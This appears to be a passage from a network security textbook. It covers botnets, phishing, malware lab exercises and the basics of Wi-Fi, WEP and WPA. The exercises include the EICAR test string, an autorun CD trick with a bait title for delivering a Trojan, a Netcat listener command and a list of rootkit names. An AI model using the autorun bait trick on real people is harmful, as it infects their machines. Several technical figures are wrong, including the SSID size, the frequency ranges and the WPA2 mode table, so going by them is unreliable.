A final threat worth mentioning is a *web bug*. Web bugs are small amounts of code embedded in web pages or HTML email to monitor the reader. The bugs can be concealed in tiny pixel image tags, although any graphic on a web page or in an email can be configured to act as a web bug. Web bugs send information back to the hacker.

### IN THE LAB

**While the risk of spyware may not always mean total system meltdown, it is at the very least annoying and typically slows system performance while causing errors and other problems. This type of threat needs to be eradicated. In the lab, the best way to learn how to deal with the threat is to download and run several pieces of spyware-detection tools. I do mean several, as many times one tool is not enough to clean a system. For a quick scan, download and run Ad-Aware. Next use a tool that provides much more hands-on interaction, such as HijackThis. Downloaded locations for both are listed above.**

## Botnets

In many ways, botnets have replaced the denial of service (DoS) and distributed denial of service (DDoS) attacks of the past. Years ago, DDoS tools were designed for the simple purpose of denying a person or persons access and availability. Much like viruses and other threats that we have discussed in this chapter, this threat has evolved. Instead of taking over systems to act as zombies for a DDoS, today attackers use these systems for other purposes, such as spam, spyware, or ransomware.

Bots are utilities that were originally intended for maintaining IRC channels. Botnets work by infecting tens of thousands of computers that lie dormant until commanded to action by the attacker. The computer's owner is completely unaware. Upon command, the botnet master can take control of all or part of these infected systems and direct them to perform the same malicious task at the same time. Botnets perform tasks, such as the distribution of spam. This allows the botnet master to avoid detection as the thousands of spam email messages don't originate from him. Botnets can also be used to mass-distribute new viruses, Trojans, or other malware, or they can be directed to flood a specific domain if the web site owner refuses to pay up a ransom or fee.

The threat does not stop here. Spambots are another emerging threat. A spambot is a program designed to acquire email addresses from the Internet in order to build mailing lists for sending spam. A number of programs and approaches have been devised to foil spambots, such as munging, in which an email address is deliberately modified so that a human reader can decode it but a spambot cannot. This has led to the evolution of sophisticated spambots that can recover email addresses from character strings that appear to be munged.

**IN THE LAB**

**Reducing the threat of a botnet attack is done in much the same way as addressing a DDoS attack. Botnets and DDoS attacks have many of the same characteristics. Attempting to deal with botnets at the source (IRC) may anger the botnet master and cause you to be attacked. It is unfortunate but true that the only way this threat can be eliminated is with the combined efforts of users, vendors, police, and Internet service providers. To date, that has not occurred.**

## Phishing

Another attack that combines social engineering and technology is phishing. In this type of attack, the phisher sends an email message that appears to come from a company with whom the recipient has an account. It could be a major bank, eBay, PayPal, Amazon, or AOL. The message given under some pretext will ask the recipient to supply account identification and authentication credentials, usually a password. The pretext may be that a computer glitch caused the information to be lost, or that possibly fraudulent activity has occurred on the account.

To verify the recipient's account, the recipient is asked to click a hyperlink in the email message. In HTML (Hypertext Markup Language, the formatting language of the Web, but also used in many email messages), a hyperlink has two parts: the words that appear in the message (e.g., ''click here'') and the web address to follow if the hyperlink is clicked. Sometimes the same information appears in both places, so the user can see the web address right in the text of the message. Because users have experienced this, they aren't surprised to see a web address in the text, and they assume that it matches the web address that will be followed. But it might not match. The displayed address may appear very similar to a legitimate address from the bank, but the actual address to be followed links to the attacker's web site. The attacker's web site also is designed to resemble the one from the bank, so the target enters account information, and the attacker then captures it.

**IN THE LAB**

**Phishing is not something that can just be dealt with from a technical "in the lab" method. Prevention of phishing requires good training and policies that help users to spot these attacks and know not to fall victim to the ruse. You can play a part in reducing this vulnerability by working with management to put effective training programs in place. In the lab, you can access your own email account to download and save some common phishing attempts. These emails can be used as a guide to help other users to know how to spot this activity.**

## Summary

This chapter has examined various types of malware. Malware includes viruses, worms, Trojans, rootkits, and spyware. Viruses and worms pose a real threat in that they can choke bandwidth, thus preventing legitimate communication. Viruses can also be responsible for the loss of data and can even overwrite the system BIOS, thus rendering your hardware useless. The best way to deal with viruses and worms is by using antivirus software and keeping it up-to-date. An out-of-date antivirus package is little better than not having antivirus software at all.

Trojans are another real threat. Most modern Trojans are designed for financial gain. Trojans can be used for keystroke logging, password capture, or even to take total control over a victim's system. The security threat is real and can include any and all data loss. Trojans may even be used to aid in identity theft. The best defense against it is to download programs only from well-known sources. Never believe that someone is going to give you something for nothing. Freeware, illegal software, cracked programs, or any other program or attachment from a dubious source may be Trojanized. If possible, always download programs from official sites or at the least verify their MD5 or SHA fingerprint. Trojans may not always be used directly, so there may also be a component of social engineering or some type of phishing scheme involved. Verify emails and attachments before running anything on your local system.

Rootkits are another real concern. What is feared the most about rootkits is that they give an attacker a way to hide on the victim's system for an indefinite period of time. Just consider this: Why would an attacker spend all his time getting access to a system only to give it up? He would not! It is possible attackers are going to want to continue to maintain access to keep the local user's system part of a botnet, continue to access an installed Trojan, or even use the system to attack third-party systems. Once a system has had a rootkit installed, the user can at best run a rootkit checker tool, but may be forced to reload from known good media. This should not be a backup since you don't know whether the backups are also tainted.

Finally, we discussed spyware. This growing segment of malware is known by many to be difficult to deal with since it is considered the cancer of the computer world. Why? Because these programs have become increasingly intelligent. Many have the capability of installing themselves in more than one location and, just like cancer, any attempt to remove them triggers the software to spawn a new variant in a new and unique location. Avoid malicious sites and make sure that your browser is up-to-date by using an anti-spyware program, which is the best defense. Once a system has become infected it can become so badly corrupted that nothing short of a rebuild will cure the problem.

## Key Terms

- **Back Orifice** — A well-known Trojan (backdoor) program for Windows clients.
- **NetBus** — An early Trojan (backdoor) that allowed an attacker to control a remote system. The program served as a basis for a later Trojan known as SubSeven.

- **Rootkit** — A collection of tools that allows an attacker to take control of a system.
- **Social engineering** — A nontechnical attack that works by tricking or misleading an individual.
- **Spyware** — A type of malware that spies on the end user, sends pop-up messages, attempts to redirect the user to specific sites, or monitors their activity.
- **Trojans** — A type of malware known for tricking users into thinking it is something they want, while in reality malicious code is hidden inside.
- **Virus** — A piece of code that the user is tricked into installing that corrupts or destroys data.
- **Worm** — A self-propagating piece of malware that uses up most, if not all, available network bandwidth.
- **Wrappers** — Used to combine a legitimate program with a piece of malware and create something that the user will believe is safe to download and install.

# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

## Virus Signatures

This first exercise steps you through an example of how to test a virus signature. The following text file was developed by the European Institute of Computer Antivirus Research (EICAR) and used to test the functionality of antivirus software. You need a Windows computer and a copy of your favorite antivirus program to perform this exercise.

1. Copy the following information in to a text file:

   ```
   X5O!P%@AP[4\PZX54(P^)7CC)7$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
   ```

2. Once the text file has been created, save it as `virusdemo.txt`. After it has been created, rename the extension as an executable so that the file is now named `virusdemo.exe`.

3. Start a scan with your existing antivirus program and have it scan `virusdemo.exe`.

Your antivirus program should flag the file as malicious. It is actually not a virus but was created as a way for antivirus users to test that their antivirus software is actually working properly.

## Building Trojans

As you now understand, Trojans and malware pose a real danger. This challenge highlights one of the ways that a hacker may distribute a Trojan. By default, most Windows systems automatically start a CD when it is inserted in the CD tray. You use this technique to distribute simulated malicious code. You need a blank CD and a CD burner for this exercise.

1. Create a text file named `autorun.ini`. Inside this text file, add the following contents:

```
[autorun]
Open paint.exe
Icon=paint.exe
```

2. Place the `autorun.ini` file and a copy of `paint.exe` into a folder to be burned to a CD.
3. After you have completed making the CD, reinsert it in the CD-ROM drive and observe the results. It should autostart and automatically start the Paint program.
4. Think about the results. While this exercise was benign, you could have just as easily used a Trojan program that had been wrapped with a legitimate piece of software. Just leaving the CD lying around or giving it an attractive title, such as ‘‘pending 2006 bonuses,’’ might lead someone to pick it up to see exactly what it is. Anyone running the CD would then become infected. Even with AutoRun turned off, all it would take is for the user to double-click the CD-ROM icon and the program would still run.

## Rootkits

This exercise has you download a rootkit checker, install it, and examine its various options. Rootkit Hunter is an open source tool that checks Linux-based systems for the presence of rootkits and other unwanted tools. You can download and run this program on any Linux system. As an example, you can run this on the BackTrack OS included with this book. Rootkit Hunter can be downloaded from `www.rootkit.nl/projects/rootkit_hunter.html`.

1. Once you have started your Linux system, open a root terminal and download Rootkit Hunter. Enter the following at the command-line shell:

   ```
   wget http://downloads.rootkit.nl/rkhunter-<version>.tar.gz
   ```

   The `<version>` syntax will require you to enter the current version of the software. At the time of this writing, version 1.3.0 is the most current version.

2. When the download has completed, unpack the archived file. You can do so by entering the following command:

   ```
   tar zxf rkhunter-<version>.tar.gz
   ```

3. The preceding command extracts Rootkit Hunter. Next, you want to install Rootkit Hunter. You need to change directories to the Rootkit Hunter folder:

   ```
   cd rkhunter
   ```

4. After you are in the proper directory, run the installer. This will complete the installation. To accomplish this, enter the following:

   ```
   ./installer.sh
   ```

5. If everything has gone correctly, the installation should have finished successfully. The code listed here shows the syntax of a successful installation:

   ```
   Rootkit Hunter installer 1.2.4 (Copyright 2003-2005, Michael Boelen)
   ---------------
   Starting installation/update

   Checking /usr/local... OK
   Checking file retrieval tools... /usr/bin/wget
   Checking installation directories...
   - Checking /usr/local/rkhunter...Exists
   - Checking /usr/local/rkhunter/etc...Exists
   - Checking /usr/local/rkhunter/bin...Exists
   - Checking /usr/local/rkhunter/lib/rkhunter/db...Exists
   - Checking /usr/local/rkhunter/lib/rkhunter/docs...Exists
   - Checking /usr/local/rkhunter/lib/rkhunter/scripts...Exists
   - Checking /usr/local/rkhunter/lib/rkhunter/tmp...Exists
   - Checking /usr/local/etc...Exists
   - Checking /usr/local/bin...Exists
   Checking system settings...
     - Perl... OK
   Installing files...
   Installing Perl module checker... OK
   ```

```
Installing Database updater... OK
Installing Portscanner... OK
Installing MD5 Digest generator... OK
Installing SHA1 Digest generator... OK
Installing Directory viewer... OK
Installing Database Backdoor ports... OK
Installing Database Update mirrors... OK
Installing Database Operating Systems... OK
Installing Database Program versions... OK
Installing Database Program versions... OK
Installing Database Default file hashes... OK
Installing Database MD5 blacklisted files... OK
Installing Changelog... OK
Installing Readme and FAQ... OK
Installing Wishlist and TODO... OK
Installing RK Hunter configuration file... Skipped (no overwrite)
Installing RK Hunter binary... OK
Configuration already updated.

Installation ready.
See /usr/local/rkhunter/lib/rkhunter/docs for more information.
Run 'rkhunter' (/usr/local/bin/rkhunter)
```

6. With Rootkit Hunter installed, you can now run the program. There is a variety of options that can be used. To perform a complete check of the system, run this:

```
Rkhunter --checkall
```

7. Rootkit Hunter can search for many different types of rootkits. A partial list is shown here:

```
55808 Trojan - Variant A
ADM W0rm
AjaKit
aPa Kit
Apache Worm
Ambient (ark) Rootkit
Balaur Rootkit
BeastKit
beX2
BOBKit
CiNIK Worm (Slapper.B variant)
Danny-Boy's Abuse Kit
Devil RootKit
Dica
Dreams Rootkit
Duarawkz Rootkit
Flea Linux Rootkit
FreeBSD Rootkit
Fuck'it Rootkit
GasKit
```

```
Heroin LKM
HjC Rootkit
ignoKit
ImperalsS-FBRK
Irix Rootkit
Kitko
Knark
Li0n Worm
Lockit / LJK2
mod_rootme (Apache backdoor)
MRK
Ni0 Rootkit
NSDAP (RootKit for SunOS)
Optic Kit (Tux)
Oz Rootkit
Portacelo
R3dstorm Toolkit
RH-Sharpe's rootkit
RSHA's rootkit
Scalper Worm
Shutdown
SHV4 Rootkit
SHV5 Rootkit
Sin Rootkit
Slapper
Sneakin Rootkit
Suckit
SunOS Rootkit
Superkit
TBD (Telnet BackDoor)
TeLeKiT
T0rn Rootkit
Trojanit Kit
URK (Universal RootKit)
VcKit
Volc Rootkit
X-Org SunOS Rootkit
zaRwT.KiT Rootkit
```

8. When the scan is completed, you should receive a message similar to the following:

```
---------------------------- Scan results ----------------------------
MD5
MD5 compared: 0
Incorrect MD5 checksums: 0

File scan
Scanned files: 399
Possible infected files: 0
```

```
Application scan
Vulnerable applications: 9

Scanning took 15748 seconds

--------------------------------------------------------------------

Do you have some problems, undetected rootkits, false positives, ideas or
suggestions?
Please email me by filling in the contact form (@http://www.rootkit.nl)
--------------------------------------------------------------------
```

In this exercise, we were fortunate to find that the system had not been infected. But had it been, you would have been faced with many challenges. This is primarily because it's almost impossible to clean up a rootkit. Because hiding is its main purpose, it is difficult to tell whether all remnants of the infection have been removed. You should always rebuild from known good media.

## Finding Malware

In this exercise, you look at some common ways to find malicious code on a computer system:

1. Unless you already have a Trojan installed on your computer, which is not a good thing, you need something to find. Go to `www.vulnwatch.org/netcat` and download Netcat for Windows.
2. Start a Netcat listener on your computer. This can be done by issuing the following command from the command prompt:

   ```
   nc -n -v -l -p
   ```

3. Now that you have Netcat running in a listening mode, proceed to the Task Manager. You should clearly see Netcat running under applications.
4. Let's now turn our attention to `netstat`. Open a new command prompt and type **netstat –an**. You should see a listing similar to the one shown here:

   ```
   C:\>netstat -an
   Active Connections
   Proto  Local Address    Foreign Address    State
   TCP   0.0.0.0:80      0.0.0.0:0        LISTENING
   TCP   0.0.0.0:445      0.0.0.0:0        LISTENING
   TCP   0.0.0.0:1025      0.0.0.0:0        LISTENING
   TCP   0.0.0.0:1027      0.0.0.0:0        LISTENING
   TCP   0.0.0.0:12345      0.0.0.0:0        LISTENING
   ```

Your results should indicate that port 80 is listening. Did you notice anything else unusual on your listing? Did you notice anything unusual on the listing shown above? The final line above shows a service listening on port 12345, which is the default port for NetBus.

5. Proceed to `http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx` and download TCPView. This free GUI-based process viewer will show you information on running processes in greater detail than `netstat`. It provides information of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections. You should be able to easily spot your Netcat listener if it is still running.
6. Close TCPView and proceed to `www.teamcti.com/pview`. From there, you can download another process viewer tool known as Process Viewer. You will find that it is similar to TCPView.
7. Finally, let's review a Trojan-removal tool. It's titled The Cleaner and is a system of programs designed to keep your computer and data safe from Trojans, worms, keyloggers, and spyware. It can be downloaded from `http://www.moosoft.com/TheCleaner/Download`. After installation, let the program run to see whether it flags Netcat or any other files.

Afterward, you can remove Netcat or any of the other programs installed during this exercise.

CHAPTER

9

# Securing Wireless Systems

Ever hear the saying ''the more things change the more thing stay the same?'' Consider the not-too-distant past when people used modems and dialup accounts. During this time, wardialing became very popular. Programs like ToneLoc and Scan were popular. Hackers of the time would call ranges of phone numbers looking for systems with modems tied to them. Administrators fought back by limiting the hours that modems were on, started using callback systems, and added caller ID.

Then came the move to the early Internet. The same methodology of wardialing was carried over to port scanning. The attacker used this newer technology as a way to search for access to a vulnerable system. Administrators were forced to add firewalls, intrusion detection, and filter access to unneeded ports at the edge of the network. Today, many networks have switched to wireless. After all, it's an inexpensive method to add connectivity for local users. Attackers see wireless in the same way that the previous technologies were viewed. Wireless wardriving tools can be used to connect to unsecured networks or tools can be used in an attempt to break weak encryption. Again, administrators must be ready to respond to the threat.

This chapter discusses attacking and securing wireless. I start by discussing some wireless basics, and then move on to methods used to attack and secure wireless systems. Wireless communication plays a big role in most people's lives, from cell phones and satellite TV to data communication. Most of you probably use a cordless phone at your house or wireless Internet at the local coffee shop. Do you ever think about the security of these systems once the information leaves the local device? You next-door neighbor may be listening to your cordless phone calls with a UHF scanner, or the person next to you at the coffee shop may be sniffing your wireless connection to steal credit card numbers, passwords, or other information. Securing wireless communication is an important aspect of any security professional's duties.

## Wi-Fi Basics

The term *wireless* can apply to many things, such as cell phones, cordless phones, global positioning systems (GPS), AM/FM radio, LAN wireless systems, or WAN wireless systems, to name a few. For the purpose of this book, I am discussing IEEE 802.11 LAN wireless systems, or Wi-Fi. Wireless Fidelity (Wi-Fi) is the consumer-friendly name given to the 802.11 family of wireless networking protocols. The idea was to give consumers a more market-friendly name than the technical-sounding 802.11. This family of protocols was created by the Institute of Electrical and Electronics Engineers (IEEE).

The IEEE also oversees wired versions of Ethernet such as 802.3. From an equipment standpoint, wireless costs are similar to those of their wired counterparts. The big difference is that there are none of the cable plant costs associated with wired LANs. The cable plant is the physical wires that make up your network infrastructure. Therefore, a business can move into a new or existing facility with cabling and incur none of the usual costs of running a LAN drop to each end user. Although wireless does have its advantages, you need to consider some issues before deciding that wireless is the perfect connectivity solution, including the following:

- Wired Ethernet is typically faster than most versions of wireless.
- Obstacles and interference don't affect wired Ethernet the same way they affect wireless.
- Wired Ethernet doesn't have a drop in performance the way that wireless does, as long as maximum cable lengths are not exceeded.
- Wired Ethernet is more secure than wireless in that the attacker must gain access to the physical cable plant. A denial of service attack is also harder to launch in a wired system.

Just consider the fact that wireless networks broadcast data through the public airwaves rather than over network cable. To intercept data on a wired LAN, an intruder must have physical access to the network either by physically connecting over the local Ethernet LAN or by logically connecting over the Internet. Wireless systems make it possible for the attacker to sit in the parking lot across the street and receive the signal. Even if you encrypt the data on your wireless network, the attacker can still sniff it. Before we get too far into the ways in which wireless can be attacked, let's start by discussing some wireless fundamentals, and then we will move on to wireless attacks, hacking tools, and finally some ways to secure wireless networks.




**Figure 9-1** Wireless ad hoc mode.

## Wireless Clients and NICs

Wireless networks require the client to use a wireless adapter or wireless network interface card (NIC) to connect to the network and communicate with other computers. An access point (wireless router) can provide Internet connectivity to multiple users. A simple wireless LAN consists of two or more computers connected via a wireless connection. No cables or wired connections are required. The computers are connected via wireless NICs that transmit the data over the airwaves. Figure 9-1 shows an example of this.

Actually, Figure 9-1 shows two computers operating via wireless in *ad hoc* mode. Wireless systems can operate in either *ad hoc* or *infrastructure mode*. Ad hoc mode doesn't need any equipment except wireless network adapters. Ad hoc mode allows a point-to-point type of communication that works well for small networks, and is based on a peer-to-peer style of communication. Infrastructure mode makes use of a wireless access point (WAP). A WAP is a centralized wireless device that controls the traffic in the wireless medium. Figure 9-2 shows an example of a wireless LAN (WLAN) setup with a WAP.

In infrastructure mode, the wireless device communicates with the WAP. The WAP then forwards the packets to the appropriate computer. If you want to use your wireless-equipped device with a specific WAP, it must be configured to use the same *service set ID* (SSID). The SSID distinguishes one wireless network from another. The SSID can be up to 32 bits and is case-sensitive. It is easily sniffed if it is being broadcast. Overall, if we compare ad hoc wireless networks to infrastructure mode networks, you will see that infrastructure mode is much more scalable.




**Figure 9-2** Wireless infrastructure mode.

There are some issues with wireless networks that wired networks do not have to worry about. As an example, in a wired network, it's easy for any one of the devices to detect whether another device is transmitting. In a wireless network, the WAP hears all the wireless devices, but individual wireless devices cannot hear other wireless devices. This is described as the hidden-node problem. To get around this problem, Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) is used. It functions by having the wireless device listen before it sends a packet. If the wireless device detects that another device is transmitting, it waits for a random period and tries again. If the first wireless device listens and discovers no other device is transmitting, it sends a short message known as the ready-to- send (RTS).

## Wireless Access Points

So far, we have primarily discussed wireless devices and how they can communicate with each other or with the WAP. Let's look now at the WAP. WAPs can operate in several different modes depending on what you buy and how much money you spend. These modes are as follows:

- **Normal mode** — Provides a central point of connection for client wireless devices
- **Bridge mode** — Enables the access point (AP) to communicate directly with another AP. This requires that both APs be capable of point-to-point bridging. This technology is useful for extending a WLAN between buildings
- **Client mode** — Enables the AP to operate as a network client, communicating with other APs, not with other clients
- **Repeater mode** — Provides a method to repeat another access point's signal and extends its range

## Wireless Communication Standards

Next let's take a look at some of the popular wireless standards for use with WLANs. Table 9-1 lists the specifications for these standards.

The first of these protocols to be released was actually 802.11b. The IEEE does not always release these standards in alphabetic order. The 2.4GHz band is unlicensed and is known as the Industrial, Scientific, and Medical (ISM) band. When operating, these devices may interfere with 802.11b, 802.11g, or 802.11n communications.

The 802.11 family of protocols defines the physical layer standards by which the protocols work. These standards describe the frequency, band, and

**Table 9-1** IEEE WLAN Standards

| IEEE STANDARD | ESTIMATED SPEED | FREQUENCIES |
|---|---|---|
| 802.11a | 54Mbps | 5.725 to 5.825 |
| 802.11b | 11Mbps | 2.400 to 2.2835 |
| 802.11 g | 54Mbps | 2.400 to 2.2835 |
| 802.11n | 540Mbps | 2.400 to 2.2835 |

the transmission technology used to access the network and communicate in the defined band. The 802.11b, 802.11 g, and 802.11n systems divide the usable spectrum into 14 overlapping staggered channels whose frequencies are 5 MHz apart. The channels that are available for use in a particular country differ according to the regulations of that country. As an example, in North America 11 channels are supported, whereas most European countries support 13 channels.

Most wireless devices broadcast by using spread-spectrum technology. This method of transmission transmits data over a wide range of radio frequencies (RFs). Spread spectrum lessens noise interference and allows data rates to speed up or slow down, depending on the quality of the signal. Spread spectrum is an RF communications system in which the baseband signal bandwidth is intentionally spread over a larger bandwidth by injecting a higher-frequency signal. Thus, energy used in transmitting the signal is spread over a wider bandwidth and appears as noise. This technology was pioneered by the military to make *eavesdropping* difficult and increase the difficulty of signal jamming. Currently, the following types of spread-spectrum technology exist: direct-sequence spread spectrum (DSSS), frequency-hopping spread spectrum (FHSS), and orthogonal division multiplexing (ODM).

- **DSSS** — This method of transmission divides the stream of information to be transmitted into small bits. These bits of data are mapped to a pattern of ratios called a spreading code. The higher the spreading code, the more the signal is resistant to interference, but the less bandwidth is available. The transmitter and the receiver must be synchronized to the same spreading code.
- **FHSS** — This method of transmission operates by taking a broad slice of the bandwidth spectrum and dividing it into smaller subchannels of about 1MHz. The transmitter then hops between subchannels, sending out short bursts of data on each subchannel for a short period of time.

This is known as the dwell time. For FHSS to work, all communicating devices must know the dwell time and must use the same hopping pattern.

Because FHSS uses more subchannels than DHSS, it can support more wireless devices. FHSS devices also typically use less power and are the cheaper of the two types.

- **ODM** — This spread-spectrum technique uses frequency division multiplexing and distributes data over carriers that are spaced apart at precise frequencies. The spacing provides the ''orthogonality'' and prevents demodulators from seeing frequencies other than their own. The benefits of this technology include resiliency to RF interference and lower multi-path distortion; the technology is sometimes called multi-carrier or discrete multi-tone modulation. The technique is used for digital TV in Europe, Japan, and Australia.

## Bluetooth Basics

A review of wireless basics would not be complete without some mention of *Bluetooth*. This is another technology you will most likely come in contact with. Bluetooth is a wireless personal area network (PAN) technology developed by the Bluetooth Special Interest Group. The Bluetooth technology was originally conceived by Ericsson to be a standard for small, cheap radio-type devices that would replace cables and allow for short-range communication. Bluetooth technology enables users to connect many different devices simply and easily without cables. It is named after Harald Bluetooth, King of Denmark in the late 900s, and is used specifically to provide a peer-to-peer service to cellular phones, laptops, handheld computers, digital cameras, printers, and the like. It uses FHSS technology and hops 1,600 times per second among 79 RF channels. By the mid 1990s, the technology started to grow, and by 2000 its usage had become much more widespread. The three classifications of Bluetooth are as follows:

- **Class 1** — Has the longest range, up to 100 meters, and has 100mW of power.
- **Class 2** — Although not the most popular, it allows transmission up to 20 meters and has 2.5mW of power.
- **Class 3** — This is the most widely implemented and supports a transmission distance of 10 meters and has 1mW of power.

The IEEE group for Bluetooth is 802.15.1. Bluetooth operates at the 2.45GHz frequency. Bluetooth divides the bandwidth into narrow channels to avoid interference with other devices that utilize the same frequency.

**THE REAL RANGE OF BLUETOOTH**

**One reason why Bluetooth did not originally have strong security controls built in was that it was believed that Bluetooth could be targeted only from a very close range. That theory didn't last long; in 2005, a presentation at Black Hat demonstrated that Bluetooth could be targeted from up to about a mile away. If the attacker was targeting a high-rise or office building, several antennas could be used to track a specific individual as he moved around the building. The actual device used to sniff Bluetooth at these ranges was little more than a modified antenna, duct tape, a gun stock, cable, and tie wraps. Anyone could build such a device in an afternoon. If you would like to learn more about this hack or might even want to build your own Bluetooth long-range antenna, take some time to review the information at the following URL:** `www.tomsnetworking.com/2005/03/08/how_to_bluesniper_pt1`**.**

## Wi-Fi Security

Wired and wireless networks are very different from a security standpoint. First, on a wired network the user must gain some access to the physical wire or connector. Second, the network card must be connected to the network. Finally, there is the issue of authentication. Most networks require a user to authenticate himself or herself with a password, token, or biometric (or combination of these). On a wireless network, these issues were initially overlooked in the first wireless security standard, Wired Equivalent Privacy (WEP).

### Wired Equivalent Privacy

WEP was designed to provide the same privacy that a user would have on a wired network. WEP is based on the RC4 symmetric encryption standard and uses either a 64-bit or 128-bit key. WEP's security issue actually begins here, because the entire 64- or 128-bit key is not used for encryption, and 24 bits of this key are actually pealed off for use as an initialization vector (IV). The purpose of the IV is to encrypt each packet with a different key. This is accomplished by adding the IV to the 40-bit or 104-bit preshared key (PSK). The result is IV + PSK. This also has reduced the effective key strength of the process because the effective lengths of the keys are now only 40 or 104 bits.

There are two ways to generate and use the PSK:

- First, the default key method shares a set of up to four default keys with all the WAPs.

- Second is the key-mapping method, which sets up a key-mapping relationship for each wireless station with another individual station. Although slightly more secure, this method is more work; it adds overhead and reduces throughput somewhat. This overhead means many systems that use WEP opt to use a single shared key on all stations.

To better understand the WEP process, you need to understand the basics of Boolean logic. Specifically, you need to understand how XORing (exclusive OR) works. XORing is just a simple binary comparison between 2 bits that produce another bit as a result of the XORing process. When the 2 bits are compared, XORing looks to see whether they differ. If the answer is yes, the resulting output is a 1. If the 2 bits are the same, the result is a 0. Table 9-2 shows an example of this.

**Table 9-2** XOR Functions

| VALUE | | | | |
|---|---|---|---|---|
| DATA BIT | 1 | 0 | 1 | 0 |
| KEY BIT | 1 | 0 | 0 | 1 |
| RESULTING VALUE | 0 | 1 | 1 | 0 |

To better understand this process and to understand how WEP functions, let's look at the seven steps for encrypting a message:

1. The transmitting and receiving stations are initialized with the secret key. This secret key must be distributed by using an out-of-band mechanism such as email, posting it on a web site, or giving it to you on a piece of paper (as many hotels do).
2. The transmitting station produces a seed, which is obtained by appending the 40-bit secret key to the 24-bit IV, for input into a pseudo-random number generator (PRNG).
3. The transmitting station inputs the seed to the WEP PRNG to generate a key stream of random bytes.
4. The key stream is XOR'd with plaintext to obtain the ciphertext.
5. The transmitting station appends the ciphertext to the IV and sets a bit that indicates that it is a WEP-encrypted packet. This completes WEP encapsulation, and the results are transmitted as a frame of data.

   WEP encrypts only the data. The header and trailer are sent in clear text.
6. The receiving station checks to see whether the encrypted bit of the frame it received is set. If so, the receiving station extracts the IV from the frame and appends the IV to the secret key.

7. The receiver generates a key stream that must match the transmitting station's key. This key stream is XOR'd with the ciphertext to obtain the sent plaintext.

The big problem with WEP is that the IVs are not exclusive and are reused. This results in a big vulnerability in that reused IVs expose the PSK. To demonstrate this better, consider the following. Let's assume that our PSK is 8765309. This value would be merged with qrs to create the secret key of qrs8765309. This value would be used to encrypt a packet. The next packet would require a new IV. Therefore it would still use the PSK 8765309 but this time it would concatenate it with the value mno to create a new secret key of mno8765309. This would continue for each packet of data created. This should help you realize the changing part of the secret key is the IV, and that's what WEP cracking is interested in. A busy AP that sends a constant flow of traffic will actually use up all possible IVs after five to six hours. Once someone can capture enough packets so that he has reused keys, WEP can be cracked. Tools such as WEP Crack and AirSnort were created for just this purpose.

While wireless vendors did work to remove weak IVs, attackers were looking for other ways to crack the encryption standard. In August 2004, a hacker named KoreK released a new piece of attack code that sped up WEP key recovery by nearly two orders of magnitude. Instead of using the passive approach of collecting millions of packets to crack the WEP key, his concept was to actively inject packets into the network. The idea is to solicit a response from legitimate devices on the WLAN. Even though the hacker can't decipher these packets in their encrypted form, he can guess what they are and use them in a way to provoke additional traffic-generating responses. This makes it possible to crack WEP in less than 10 minutes on many wireless networks. With these issues on everyone's mind, IEEE knew that a new encryption standard would be needed. After all, WEP did not even ensure the authenticity of the data packets.

## Wi-Fi Protected Access

The task force assigned to address the growing security needs of wireless users is 802.11i. They were challenged not only to develop a long-term standard but also to develop something that could be used to secure wireless systems quickly. To meet these two demands, Wi-Fi Protected Access (WPA) was developed as a short-term solution.

WPA delivers a level of security way beyond what WEP offers. WPA uses Temporal Key Integrity Protocol (TKIP). TKIP scrambles the keys using a hashing algorithm and adds an integrity-checking feature that verifies that the keys haven't been tampered with. WPA improves on WEP by increasing the IV from 24 bits to 48. Rollover has also been eliminated, which means key reuse is less likely to occur. WPA also avoids another weakness of WEP by using a different secret key for each packet. Another improvement in WPA is message integrity. WPA addressed a message integrity check (MIC) that is known as Michael. Michael is designed to detect invalid packets and can even take measures to prevent attacks. Best of all, WPA is backward compatible and can work with the RC4 algorithm. This enables users to upgrade existing hardware that may not be able to work with more intense cryptographic algorithms.

In 2004, the long-term solution to wireless security was approved with the release of WPA2. This is the standard that the 802.11i group had been working toward. It was designed to use Advanced Encryption Standard (AES). AES requires much more processing power than RC4, which was included with the original 802.11 design. Key sizes of up to 256 bits are now available, which is a vast improvement over the original 40-bit encryption WEP used. Table 9-3 shows the common modes and types of WPA and WPA2.

WPA and WPA2 can use a variety of security protocols such as Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP is based on the AES encryption algorithm. It expands the IV to 48 bits to prevent rollover and detects replayed traffic. Another WPA authentication protocol is *Extensible Authentication Protocol* (EAP), defined in RFC 3758. EAP is an authentication framework, not an authentication mechanism. EAP rides on top of the Ethernet protocol to facilitate authentication between the client requesting to be authenticated and the server performing the authenticating. There is also EAP over LAN (EAPOL), which the IEEE approved as a transmission method to move packets from the client to an authentication server. There are four basic types of EAPOL packets:

- **The EAPOL packet** — This message type is simply a container for transporting EAP packets across a LAN.
- **The EAPOL start** — This message is used by the client to inform the authenticator it wants to authenticate to the network.

**Table 9-3** WPA and WPA2 Differences

| MODE | WPA | WPA2 |
|---|---|---|
| ENTERPRISE MODE | Authentication: IEEE 802.1x EAP | Authentication: IEEE 802.1x EAP |
| | Encryption: TKIP/MIC | Encryption: AES/CCMP |
| PERSONAL MODE | Authentication: PSK | Authentication: IEEE 802.1x EAP |
| | Encryption: TKIP/MIC | Encryption: TKIP/MIC |

- **The EAPOL logoff** — The message informs the authenticator that the client is leaving the network.
